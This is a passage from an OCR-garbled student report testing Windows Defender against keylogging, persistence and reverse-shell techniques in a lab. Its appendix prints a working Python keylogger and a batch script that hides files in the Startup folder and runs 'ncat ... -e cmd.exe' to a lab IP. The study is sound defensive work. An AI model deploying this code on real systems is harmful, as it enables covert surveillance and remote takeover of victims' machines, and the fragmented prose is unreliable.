  - **Scheduled Task:** [TODO: Y/N for detection of ‘schtasks /create‘ command or detection of the payload upon trigger].

- **Alert Details (if detected):** [TODO: Threat name (e.g., ‘Behavior:Win32/Persistence.A‘, ‘Autorun.G‘), action taken (e.g., registry key removed, scheduled task disabled)].

- **Evidence of Persistence (if not detected/prevented):**

task triggered successfully.” .

  - Autoruns tool: [TODO: Screenshots from Autoruns showing the added persistence entries].

- **Impact of Evasion Techniques:** [TODO: e.g., ”Using HKCU for registry persistence was less scrutinized than HKLM.” ”Naming scheduled tasks innocuously helped avoid immediate suspicion.”].

4.6 Security Solution Performance Analysis

- **CPU/Memory Usage Graphs (Windows Defender):**

Figure 1: Windows Defender Resource Usage (Sample during [Specify Attack Scenario, e.g., Keylogger Execution]). The solid line represents CPU % and the dashed line represents RAM (MB)[cite: 257].

- **Analysis of Resource Impact:**

$elowX\%andmemoryYMB$." .

.g., process injection attempt , CPU usage spiked to Z% for S seconds." or "Memory usage increased by M MB."].

ligible/moderate/significant ."].

4.7 Comparative Analysis (if multiple solutions were tested or for different log sources)

This section can also be used to compare the visibility provided by different logging mechanisms.

- **Summary Table of Detection Rates (Example):**

Table 1: Detection Rates by Attacker Technique

Attacker Technique	Windows Defender	SentinelOne (Example)
Keylogger Deployment	[TODO: e.g., 60%]	[TODO: e.g., 80%]
Backdoor Creation	[TODO: e.g., 40%]	[TODO: e.g., 75%]
Non-Visual Commands	[TODO: e.g., 30%]	[TODO: e.g., 70%]
Process Injection	[TODO: e.g., 50%]	[TODO: e.g., 85%]
Persistence	[TODO: e.g., 70%]	[TODO: e.g., 90%]

The figure below shows a bar chart representation of detection rates per stage.



Figure 2: Detection Rate per Stage (Defender vs SentinelOne example)[cite: 256]. ”DL” could refer to Direct Download/Execution, ”Persist” to Persistence, ”C2” to Command Control.

- **Visibility Heatmap Analysis:** The heatmap below illustrates the perceived visibility or detection percentage for different attack categories by Defender and another solution (e.g., SentinelOne).



Figure 3: Visibility Heatmap for Attack Categories[cite: 255]. Categories might include Batch script execution, Direct Download/Execution (DL), Keylogging, Persistence, and C2.

[TODO: Discuss the heatmap, e.g., "Defender showed X% visibility for Keylog attacks, while SentinelOne showed Y%..."]

- **Log Completeness/Artifact Coverage:** The graph below shows the artifact coverage percentage by different log sources for Defender and another solution.

Figure 4: Log Completeness - Artifact Coverage by Source[cite: 254]. Sources include Sysmon, EventLog, EDR logs, and Pcap.

[TODO: Discuss this chart, e.g., "For scenarios involving Defender, Sysmon contributed significantly to artifact coverage (X%). EventLog provided Y%..."]

- **Alert Verbosity and Usefulness:** [TODO: Compare the quality of alerts, amount of detail provided, and false positive rates if observed].

5 Discussion and Conclusion

(Corresponds to Person 3's reporting, with team input [cite: 251])

5.1 Interpretation of Results

- **Analysis of Detections and Misses:**

e obfuscation was sufficient." .

oad.exe' had a [higher/lower chance of detection compared to more sophisticated methods like [mention one if researched, e.g., APC injection or thread execution hijacking]. This could be due to Defender monitoring for cross-process memory writes followed by thread creation."].

s, were [effective/ineffective in evading detection because [reason, e.g., 'certutil' is a legitimate tool and its network activity might not be flagged as inherently malicious without further context or EDR capabilities]."].

- **Effectiveness of Evasion Tactics:**

? Which were least effective? .

priate logging was enabled." .

- **Overall Performance of Windows Defender (and others, if tested):**

n) was active and analyzed." .

ral heuristics." [cite: 255, 256].

- **Significance of Logged Data for Manual vs. Automated Detection:**

entify the malicious activity." .

binary itself wasn't flagged." .

ve artifact coverage[cite: 254 . Relying solely on default Event Logs or basic Defender alerts may leave significant visibility gaps."].

5.2 Comparison with Expected Outcomes/Literature

ed and evasive threats." .

nature-based detection." .

7 - Security.pdf" [cite: 1 or general concepts like the "cat-and-mouse game" if relevant here.].

5.3 Challenges Encountered and Limitations of the Study

- **Technical Hurdles:**

netimes proved challenging." .

he 'activity$_{l}ogger.py$'$script$." .

mplex and time-consuming." .

- **Scope Limitations:**
  - **Environment:** The study was conducted in a controlled virtual lab environment. Results might differ in complex, real-world enterprise networks with additional security layers (proxies, network IDS, etc.).
  - **Malware/Tool Samples:** The techniques tested used specific scripts and tools (e.g., 'keylog.py', 'ncat'). More advanced or custom-obfuscated malware might yield different detection rates.
  - **Evasion Variations:** Only a subset of possible evasion techniques for each attack category was tested. Attackers constantly devise new variations.
  - **Software Versions:** Results are specific to the versions of Windows and Windows Defender (and other software) used during testing. Future updates may alter detection capabilities.
  - **Focus:** The primary focus was on Windows Defender. A broader comparison with multiple leading EDR solutions would provide a more comprehensive market view.
- **Ethical Considerations:** All tests were performed in an isolated, controlled environment on systems owned by the researchers, with no intent or capability to affect external systems or data.

5.4 Conclusion

- **Summary of Key Findings:**

ful persistence mechanisms.” .

ot trigger immediate alerts.” .

ate finding, e.g., manageable .”].

- **Achievement of Project Objectives:**

logs) were met[cite: 246, 247 . e.g., ”The project successfully evaluated the detection capabilities of Windows Defender against the five specified attacker techniques and analyzed the relevant system and network logs, thereby achieving its primary objectives.”].

- **Overall Statement on Windows Security against Tested Techniques:**

ts in modern environments.” .

5.5 Future Work and Recommendations

- **Potential Research Extensions:**
  - Test a broader range of more sophisticated evasion techniques (e.g., advanced reflective DLL injection, process doppelganging, kernel-level rootkits).
  - Evaluate a wider array of commercial EDR solutions and compare their detection and response capabilities in detail.
  - Investigate the effectiveness of machine learning-based detection components within security tools against these evasion techniques.
  - Develop and test custom detection rules for Sysmon or other log analysis platforms based on the observed attacker TTPs.
  - Explore the impact of different Windows Defender configurations (e.g., Attack Surface Reduction rules, different levels of cloud protection) on detection rates.
- **Recommendations for Defenders:**
  - **Enable Enhanced Logging:** Mandate PowerShell Script Block Logging, Module Logging, and command-line process auditing. Deploy Sysmon with a robust configuration.

- **Proactive Threat Hunting:** Regularly search logs for indicators of compromise and suspicious activities that may not trigger automated alerts.
- **Principle of Least Privilege:** Enforce strong access controls and limit user/application privileges to minimize attack impact.
- **Application Control:** Implement application whitelisting solutions like Windows Defender Application Control where feasible.
- **User Education:** Train users to recognize phishing attempts and suspicious activities.
- **Consider Advanced EDR:** For organizations requiring higher security, evaluate and deploy advanced EDR solutions that offer better behavioral detection and threat hunting capabilities.
- **Regularly Update and Patch:** Keep operating systems and all software, including security tools, up to date.
- **Monitor LOLBAS Usage:** Pay close attention to the usage of dual-use tools (LOLBAS) and develop baselines for normal activity.

References

References

[1] da Silva, B. *Operating Systems and Security: Security* [Lecture Slides, MUB ETRO ELECTRONICS INFORMATICS]. [cite: 1]

[2] da Silva, B. *Operating Systems: Projects Proposals: What to Deliver* [Project Guidelines, MUB ETRO ELECTRONICS INFORMATICS]. [cite: 230]

[3] [Student Names]. *Advanced Security Evasion in Windows with Hidden Commands* [Project Proposal]. [cite: 246]

[4] *cmd_commands.txt* [Provided script]. [cite: 4]

[5] *keylog.py* [Provided script using pynput]. [cite: 3]

[6] *activity$_{l}ogger.py * [Providedscriptusingpsutil, matplotlib].[cite : 4]$

[7] LOLBAS Project. *Living Off The Land Binaries and Scripts*. Retrieved from https://lolbas-project.github.io/

[8] Microsoft. *PowerShell Documentation*. Retrieved from https://learn.microsoft.com/en-us/powershell/

[9] Malwarebytes. *What is a Keylogger?*. Retrieved from https://www.malwarebytes.com/keyloggers

[10] Microsoft. *Microsoft Security Blog*. Retrieved from https://www.microsoft.com/security/blog

[11] Offensive Security. *Persistent Backdoors*. Metasploit Unleashed. Retrieved from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors

[12] Rapid7. *Metasploit Documentation*. Retrieved from https://docs.rapid7.com/metasploit

[13] Mandiant. *Process Hollowing*. Retrieved from https://www.mandiant.com/resources/process-hollowing

[14] Red Team Journal. *DLL Injection*. Retrieved from https://www.redteamjournal.com/dll-injection

[15] MITRE ATT&CK. *Technique T1053: Scheduled Task/Job*. Retrieved from https://attack.mitre.org/techniques/T1053/

[16] Microsoft. *Sysinternals Utilities Index*. Retrieved from https://docs.microsoft.com/en-us/sysinternals/

[17] Microsoft. *Microsoft Defender for Endpoint*. Retrieved from https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/

[18] Elastic. *Elastic Security*. Retrieved from https://www.elastic.co/security

[19] *log$_{c}ompleteness_{s}tacked.pdf * [Providedfigure].[cite : 254]

[19] *visibility$_{h}eatmap.pdf * [Providedfigure].[cite : 255]

[19] *detection$_{r}ate_{b}ars.pdf * [Providedfigure].[cite : 256]

[19] *defender$_{r}esource_{u}sage.pdf * [Providedfigure].[cite : 257]

A Source Code for Custom Scripts

A.1 keylog.py

Listing 1: keylog.py - Python Keylogger

```
from pynput import keyboard

def on_press(key):
text = ""
if key == keyboard.Key.enter:
text += "\n"
elif key == keyboard.Key.tab:
text += "\t"
elif key == keyboard.Key.space:
text += " "
elif key == keyboard.Key.shift:
pass
elif key == keyboard.Key.backspace and len(text) == 0:
pass
elif key == keyboard.Key.backspace and len(text) > 0:
text = text[:-1]
elif key == keyboard.Key.ctrl_l or key ==
   keyboard.Key.ctrl_r:
pass
elif key == keyboard.Key.esc:
return False
else:
text = text + str(key).strip("'")

try:
with open("key.txt", "a+") as file: # Use try-except for
   file operations
file.write(text)
# print(f"Logged: {text}") # Avoid printing to console
```

```
        in a real stealthy keylogger
    except Exception as e:
    # print(f"Error writing to file: {e}") # Error handling
    pass


    with keyboard.Listener(on_press=on_press) as listener:
    try:
    listener.join()
    except Exception as e:
    # print(f"Error with listener: {e}")
    pass
```

Source: Provided 'keylog.py' file[cite: 3].

A.2 cmd_commands.txt

Listing 2: cmd_commands.txt - Batch Script for Automation

```
:: from receiver side please write nc -lvnp port number

@echo off
:: Install WinGet PowerShell module from PSGallery
if exist "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\%~nx0" (
start /min cmd /c "cd "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup" & python
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\keylog.py" & attrib +h
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\keylog.py""
) else (
start /min cmd /c "curl -o AppInstaller.msixbundle
    https://aka.ms/getwinget & winget --version & winget
    install Insecure.Nmap --accept-package-agreements
```

```
    --accept-source-agreements --silent & attrib +h
    "AppInstaller.msixbundle""

start /min cmd /c "xcopy /H "%~dpnx0"
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup" & attrib +h "%~dpnx0" & xcopy
    /H "keylog.py" "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup" & attrib +h
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\keylog.py" & attrib -h
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\%~nx0""

start /min cmd /c "cd "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup" & python
    "%APPDATA%\Microsoft\Windows\Start
    Menu\Programs\Startup\keylog.py""
)

start /min cmd /c "ncat 172.20.10.15 12345 -e cmd.exe"
```

Source: Provided 'cmd_commands.txt' file[cite: 4].

A.3 activity$_{l}ogger.py$

Listing 3: activity$_{l}ogger.py - WindowsDefenderResourceMonitor$

```
import psutil
import time
import matplotlib.pyplot as plt
import os # For ensuring directory exists

# Process name for Windows Defender Antimalware Service
    Executable
defender_process_name = "MsMpEng.exe" # More common than
```

```
    SecurityHealthService.exe for core engine

# Data storage
timestamps = []
cpu_usages = []
memory_usages_mb = [] # Store memory in MB for clarity

# Duration to monitor (in seconds)
monitor_duration = 60
interval = 2  # seconds between samples

start_time = time.time()

print(f"Monitoring Windows Defender
    ({defender_process_name})...")

# Create a directory for plots if it doesn't exist
output_dir = "performance_plots"
if not os.path.exists(output_dir):
os.makedirs(output_dir)
plot_filename = os.path.join(output_dir,
    "defender_resource_usage_live.png")


try:
while time.time() - start_time < monitor_duration:
found_proc = None
for proc in psutil.process_iter(['pid', 'name',
    'cpu_percent', 'memory_info']):
if proc.info['name'] == defender_process_name:
found_proc = proc
break

if found_proc:
```

```
            # Get CPU usage over the interval (non-blocking after
                first call)
            cpu = found_proc.cpu_percent(interval=None) # Use None
                after first call
            mem_info = found_proc.memory_info()
            mem_rss_mb = mem_info.rss / (1024 * 1024) # Resident Set
                Size in MB

            timestamp_val = time.time() # Use epoch for plotting,
                format later for labels

            timestamps.append(timestamp_val)
            cpu_usages.append(cpu)
            memory_usages_mb.append(mem_rss_mb)

            current_time_str = time.strftime('%H:%M:%S',
                time.localtime(timestamp_val))
            print(f"[{current_time_str}] CPU: {cpu:.2f}%, Memory:
                {mem_rss_mb:.2f} MB")
            else:
            current_time_str = time.strftime('%H:%M:%S')
            print(f"[{current_time_str}] Defender process
                ({defender_process_name}) not found.")
            # Add null data points to keep plot consistent if
                process disappears
            timestamps.append(time.time())
            cpu_usages.append(0) # Or None, handle in plotting
            memory_usages_mb.append(0) # Or None

            time.sleep(interval)

            except KeyboardInterrupt:
            print("Monitoring stopped by user.")
            except Exception as e:
```

```
print(f"An error occurred: {e}")
finally:
# Plotting
if timestamps: # Only plot if data was collected
plt.figure(figsize=(12, 8)) # Increased figure size

# Convert epoch timestamps to readable strings for
   x-axis labels
time_labels = [time.strftime('%H:%M:%S',
   time.localtime(ts)) for ts in timestamps]

# CPU Usage Plot
plt.subplot(2, 1, 1)
plt.plot(time_labels, cpu_usages,
   label=f'{defender_process_name} CPU Usage (%)',
   color='red', marker='o', linestyle='-')
plt.title(f'{defender_process_name} Resource Usage Over
   Time')
plt.ylabel('CPU (%)')
plt.xticks(rotation=45, ha="right")
plt.legend()
plt.grid(True, linestyle='--', alpha=0.7)
plt.tight_layout(rect=[0, 0.03, 1, 0.95]) # Adjust layout

# Memory Usage Plot
plt.subplot(2, 1, 2)
plt.plot(time_labels, memory_usages_mb,
   label=f'{defender_process_name} Memory Usage (MB)',
   color='blue', marker='x', linestyle='-')
plt.xlabel('Time')
plt.ylabel('Memory (MB)')
plt.xticks(rotation=45, ha="right")
plt.legend()
plt.grid(True, linestyle='--', alpha=0.7)
```

```
    plt.tight_layout(rect=[0, 0, 1, 0.97]) # Adjust layout

    plt.savefig(plot_filename)
    print(f"Plot saved to {plot_filename}")
    # plt.show() # Comment out if running in a non-GUI
       environment or for automated runs
    else:
    print("No data collected to plot.")
```

Source: Provided 'activity$_{l}ogger.py$' $file[cite : 4], with minor modifications for robustness (e.g., checking for 'M$